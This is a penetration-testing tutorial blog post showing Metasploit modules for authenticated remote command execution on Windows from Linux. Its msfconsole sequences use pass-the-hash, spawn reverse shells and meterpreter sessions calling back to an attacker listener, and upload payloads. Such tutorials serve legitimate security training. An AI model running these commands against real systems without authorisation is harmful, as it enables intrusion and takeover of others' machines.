

RCE on Windows from Linux Part 5: Metasploit Framework

 infosecmatter.com/rce-on-windows-from-linux-part-5-metasploit-framework

June 17, 2020

In this post we will be detailing RCE capabilities of the Metasploit Framework (MSF) – the world's most popular penetration testing framework.

This is the 5th part of the blog post series focused on tools capable of authenticated remote command execution (RCE) on Windows machines from Linux (Kali).

Introduction

As mentioned in the previous parts ([part 1](#), [part 2](#), [part 3](#), [part 4](#)) – when it comes to pentesting, it is always beneficial to know about as many tools as possible.

This is because the hacking tools that we use for pentesting may not always work in every situation. The circumstances may be different, the configuration may be different, the versions may be different and the more tools we know of, the higher chances we have to quickly do the things that we need to do.

There are many tools that can perform RCE on Windows systems from Linux, but in this 5th part we will be focusing solely on the Metasploit Framework.

What is Metasploit Framework?

Metasploit Framework is the most popular open source penetration testing platform. It is used by security professionals around the world to help carry out penetration tests and security audits. It contains large database of exploits, payloads, post-exploitation and auxiliary modules.

Some of the most notable components of Metasploit are:

- Msfconsole – an interactive user interface that enables convenient exploitation and automation of related activities
- Msfvenom – a payload generator supporting vast number of architectures, platforms and technologies

Metasploit in itself is a huge topic and there has been written many books about it, however, in this article we will be focusing solely on its RCE capabilities.

When it comes to RCE, Metasploit can work with plain or NTLM authentication, fully supporting passing-the-hash (PTH) attacks and more.

Metasploit RCE table overview

The following table provides summary of all Metasploit RCE capabilities.

The table provides information on what type of execution is possible using each method and provides details about which network ports are being used during the communication.

	Method	RCE type	Port(s) used
1	psexec_command	command	tcp/445
2	psexec_psh	any	tcp/445 tcp/any
3	psexec	any	tcp/445 tcp/any
4	dcomexec	command	tcp/135 tcp/445 tcp/55777 (DCOM)
5	wmiexec	command	tcp/135 tcp/445 tcp/51754 (Winmgmt)

In other words, we will be covering the following 5 Metasploit modules:

Metasploit RCE methods

The following sections provide concrete Metasploit command examples of performing each RCE method.

Note that all the methods discussed below require **administrative rights** on the remote system.

Let's dive into it.

1. Metasploit: psexec_command

Metasploit v5.x contains number of PsExec implementations similar to the traditional PsExec method from SysInternals. The psexec_command method is the simplest one.

In this case Metasploit merely creates a service on the remote Windows system to execute the supplied command (using cmd.exe) and consequently fetches the output from it.

This is very safe option which doesn't require to upload anything on the remote host.

All communication takes place over port tcp/445 and the service is automatically cleaned up in the end.

Here's an example of using Metasploit psexec_command method as local Administrator account with a clear text password:

```
use auxiliary/admin/smb/psexec_command
set RHOST 192.168.204.183
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set COMMAND "whoami"
exploit
```

When using NTLM hash, we have to set the SMBPass like this instead:

```
set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
```

```
msf5 > use auxiliary/admin/smb/psexec_command
msf5 auxiliary(admin/smb/psexec_command) > set RHOST 192.168.204.183
RHOST => 192.168.204.183
msf5 auxiliary(admin/smb/psexec_command) > set SMBUser Administrator
SMBUser => Administrator
msf5 auxiliary(admin/smb/psexec_command) > set SMBPass pass123
SMBPass => pass123
msf5 auxiliary(admin/smb/psexec_command) > set SMBDomain .
SMBDomain => .
msf5 auxiliary(admin/smb/psexec_command) > set COMMAND "whoami"
COMMAND => whoami
msf5 auxiliary(admin/smb/psexec_command) > exploit

[+] 192.168.204.183:445 - Service start timed out, OK if running a command or non-service executable
[*] 192.168.204.183:445 - checking if the file is unlocked
[*] 192.168.204.183:445 - Getting the command output...
[*] 192.168.204.183:445 - Executing cleanup...
[+] 192.168.204.183:445 - Cleanup was successful
[+] 192.168.204.183:445 - Command completed successfully!
[*] 192.168.204.183:445 - Output for "whoami":

nt authority\system

[*] 192.168.204.183:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) > █
```

Go [back to top](#).

2. Metasploit: psexec_psh

The psexec_psh method works similarly as psexec_command, but in this case it leverages the PowerShell Invoke-Expression (IEX) functionality to execute arbitrary payload in memory – without touching the disk.

This allows us to execute any payload that is available in the Metasploit – reverse shell, meterpreter, bind shell, download & exec, add user, you name it. In fact, we can execute virtually anything if we use the 'generic/custom' payload and supply it with our code.

All communication takes place over port tcp/445 and depending on the selected payload may utilize other (chosen) ports as well – e.g. for reverse shell. The service is automatically cleaned up in the end.

Here's an example of using Metasploit psexec_psh method to spawn a reverse shell as local Administrator using a clear text password:

```
use exploit/windows/smb/psexec_psh
set RHOSTS 192.168.204.183
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .

set payload windows/x64/shell/reverse_tcp
set LHOST 192.168.204.170
set LPORT 8443
exploit
```

When using NTLM hash, we have to set the SMBPass like this instead:

```
set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
```

```
msf5 > use exploit/windows/smb/psexec_psh
msf5 exploit(windows/smb/psexec_psh) > set RHOSTS 192.168.204.183
RHOSTS => 192.168.204.183
msf5 exploit(windows/smb/psexec_psh) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec_psh) > set SMBPass pass123
SMBPass => pass123
msf5 exploit(windows/smb/psexec_psh) > set SMBDomain .
SMBDomain => .
msf5 exploit(windows/smb/psexec_psh) >
msf5 exploit(windows/smb/psexec_psh) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/psexec_psh) > set LHOST 192.168.204.170
LHOST => 192.168.204.170
msf5 exploit(windows/smb/psexec_psh) > set LPORT 8443
LPORT => 8443
msf5 exploit(windows/smb/psexec_psh) > exploit

[*] Started reverse TCP handler on 192.168.204.170:8443
[*] 192.168.204.183:445 - Executing the payload...
[+] 192.168.204.183:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (336 bytes) to 192.168.204.183
[*] Command shell session 1 opened (192.168.204.170:8443 -> 192.168.204.183:52536) at 2020-06-16 19:11:31

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Go [back to top](#).

3. Metasploit: psexec

This is a generic PsExec module that is capable executing arbitrary payload using 3 different techniques:

- PowerShell
- Native upload
- MOF upload

```
msf5 exploit(windows/smb/psexec) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Automatic
  1    PowerShell
  2    Native upload
  3    MOF upload

msf5 exploit(windows/smb/psexec) > █
```

In a way, it's kinda like 3 different RCE methods in 1. Let's break them down.

3.1 PowerShell

This method is essentially the same as psexec_psh method detailed above. It is therefore possible that the standalone psexec_psh module will be removed in the future as deprecated.

3.2 Native upload

This method is the most similar to the traditional PsExec from SysInternals. It works by uploading a custom binary onto the remote system (on a writable share such as ADMIN\$) and then registering it as a Windows service.

Here's an example of using Metasploit psexec 'native upload' to spawn a reverse meterpreter using local Administrator account and a clear text password:

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.204.183
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set target 2

set payload windows/x64/meterpreter/reverse_winhttps
set LHOST 192.168.204.170
set LPORT 8443
exploit
```

When using NTLM hash, we have to set the SMBPass like this instead:

```
set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
```



```

msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set SMBPass pass123
SMBPass => pass123
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > set SMBDomain .
SMBDomain => .
msf5 exploit(windows/smb/psexec) > set RHOSTS 192.168.204.183
RHOSTS => 192.168.204.183
msf5 exploit(windows/smb/psexec) >
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_winhttps
payload => windows/x64/meterpreter/reverse_winhttps
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.204.170
LHOST => 192.168.204.170
msf5 exploit(windows/smb/psexec) > set LPORT 8443
LPORT => 8443
msf5 exploit(windows/smb/psexec) > exploit

[*] Started HTTPS reverse handler on https://192.168.204.170:8443
[*] 192.168.204.183:445 - Connecting to the server ...
[*] 192.168.204.183:445 - Authenticating to 192.168.204.183:445 as user 'Administrator' ...
[*] 192.168.204.183:445 - Uploading payload ... acDioppW.exe
[*] 192.168.204.183:445 - Created \acDioppW.exe ...
[+] 192.168.204.183:445 - Service started successfully ...
[*] 192.168.204.183:445 - Deleting \acDioppW.exe ...
[*] https://192.168.204.170:8443 handling request from 192.168.204.183; (UUID: 9uwqylk6) Staging x64 payload
[*] Meterpreter session 1 opened (192.168.204.170:8443 → 192.168.204.183:52537) at 2020-06-16 19:12:29

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

3.3 MOF upload

This method works on older systems such as Windows XP. It works by executing our desired payload indirectly using a Management Object File (MOF).

First the payload executable is uploaded onto the remote system and then a MOF file is uploaded, which will trigger execution of the payload.

This method was effective to evade some Antiviruses in the past, but nowadays is probably more like a relic method.

Here's an example of using Metasploit psexec 'mof upload' method to spawn a reverse shell using local Administrator account and a clear text password:

```

use exploit/windows/smb/psexec
set RHOSTS 192.168.56.102
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set target 3

set payload windows/shell/reverse_tcp
set LHOST 192.168.56.1
set LPORT 8443
exploit

```

When using NTLM hash, we have to set the SMBPass like this instead:

```

set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76

```

```

msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > set SMBPass pass123
SMBPass => pass123
msf5 exploit(windows/smb/psexec) > set SMBDomain .
SMBDomain => .
msf5 exploit(windows/smb/psexec) > set target 3
target => 3
msf5 exploit(windows/smb/psexec) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf5 exploit(windows/smb/psexec) > set LPORT 8443
LPORT => 8443
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.56.1:8443
[*] 192.168.56.102:445 - Connecting to the server ...
[*] 192.168.56.102:445 - Authenticating to 192.168.56.102:445 as user 'Administrator' ...
[*] 192.168.56.102:445 - Trying wbemexec ...
[*] 192.168.56.102:445 - Uploading Payload ...
[*] 192.168.56.102:445 - Created %SystemRoot%\system32\fcRVMEJS.exe
[*] 192.168.56.102:445 - Uploading MOF ...
[*] 192.168.56.102:445 - Created %SystemRoot%\system32\wbem\mof\gihUYacZm6pWpj.MOF
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.102
[*] Command shell session 2 opened (192.168.56.1:8443 → 192.168.56.102:1047) at 2020-06-17 14:18:53

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

Go [back to top](#).

4. Metasploit: dcomexec

The dcomexec method leverages [Impacket](#) library to execute an arbitrary command on the remote system using various DCOM (Distributed Component Object Model) objects such as:

- MMC20
- ShellWindows
- ShellBrowserWindow

This method requires communication over multiple network ports (tcp/445, tcp/135) including a dynamically allocated high port such as tcp/55777 to communicate with the DCOM subsystem.


This generally makes this method rather noisy on the network level, requiring also rather benevolent network policies.

Here's an example of using Metasploit dcomexec method as local Administrator account with a clear text password:

```
use auxiliary/scanner/smb/impacket/dcomexec
set RHOSTS 192.168.204.183
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set COMMAND "whoami"
exploit
```

When using NTLM hash, we have to set the SMBPass like this instead:

```
set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
```



```
msf5 > use auxiliary/scanner/smb/impacket/dcomexec
msf5 auxiliary(scanner/smb/impacket/dcomexec) > set SMBPass pass123
SMBPass => pass123
msf5 auxiliary(scanner/smb/impacket/dcomexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 auxiliary(scanner/smb/impacket/dcomexec) > set SMBDomain .
SMBDomain => .
msf5 auxiliary(scanner/smb/impacket/dcomexec) > set RHOSTS 192.168.204.183
RHOSTS => 192.168.204.183
msf5 auxiliary(scanner/smb/impacket/dcomexec) > set COMMAND "whoami"
COMMAND => whoami
msf5 auxiliary(scanner/smb/impacket/dcomexec) > exploit

[*] Running for 192.168.204.183 ...
[*] 192.168.204.183 - SMBv3.0 dialect used
[+] desktop-emcefjb\administrator
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/impacket/dcomexec) > █
```

Go [back to top](#).

5. Metasploit: wmiexec

The wmiexec method is similar to the dcomexec method except that it uses the WMI (Windows Management Instrumentation) interface in order to execute the supplied command on the remote system.

This method also requires communication over 3 network ports – first it uses ports tcp/445 and tcp/135 and then it communicates with the Winmgmt Windows service over dynamically allocated high port such as tcp/51754.

Here's an example of using Metasploit wmiexec method as local Administrator account with a clear text password:

```
use auxiliary/scanner/smb/impacket/wmiexec
set RHOSTS 192.168.204.183
set SMBUser Administrator
set SMBPass pass123
set SMBDomain .
set COMMAND "whoami"
exploit
```

When using NTLM hash, we have to set the SMBPass like this instead:

set SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76

```
msf5 > use auxiliary/scanner/smb/impacket/wmiexec
msf5 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass pass123
SMBPass => pass123
msf5 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain .
SMBDomain => .
msf5 auxiliary(scanner/smb/impacket/wmiexec) > set RHOSTS 192.168.204.183
RHOSTS => 192.168.204.183
msf5 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND "whoami"
COMMAND => whoami
msf5 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 192.168.204.183 ...
[*] 192.168.204.183 - SMBv3.0 dialect used
[+] desktop-emcefjb\administrator
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/impacket/wmiexec) > █
```

Go [back to top](#).

Conclusion

As we saw, Metasploit Framework contains number of viable methods of executing commands on remote Windows systems.

Although the selection of these methods is not so wide in comparison to other tools, the true power of Metasploit lays in its exploitation capabilities which represents countless other methods of obtaining RCE on remote systems and which we didn't even begin to touch here.

Furthermore, Metasploit can be easily combined with the other tools – e.g. in [part 2](#) we saw how we can execute web_delivery payloads on remote Windows systems using CrackMapExec and gain interactive shells.

If you are enjoying this series and you would like more, please [subscribe](#) to our mailing list and follow us on [Twitter](#) and [Facebook](#) to get notified about new content!

References

- <https://www.metasploit.com/>
- <https://github.com/rapid7/metasploit-framework/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-1-impacket/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-2-crackmapexec/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-3-ptb-toolkit/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-4-keimpx/>
- <https://www.infosecmatter.com/rce-on-windows-from-linux-part-6-redsnarf/>

SHARE THIS

TAGS | [Credentials](#) | [DCOM](#) | [Kali Linux](#) | [Metasploit](#) | [NTLM](#) | [Pass-the-hash](#) | [Psexec](#) | [RCE](#) | [Shell](#) | [SMB](#) | [Windows](#) | [WMI](#)
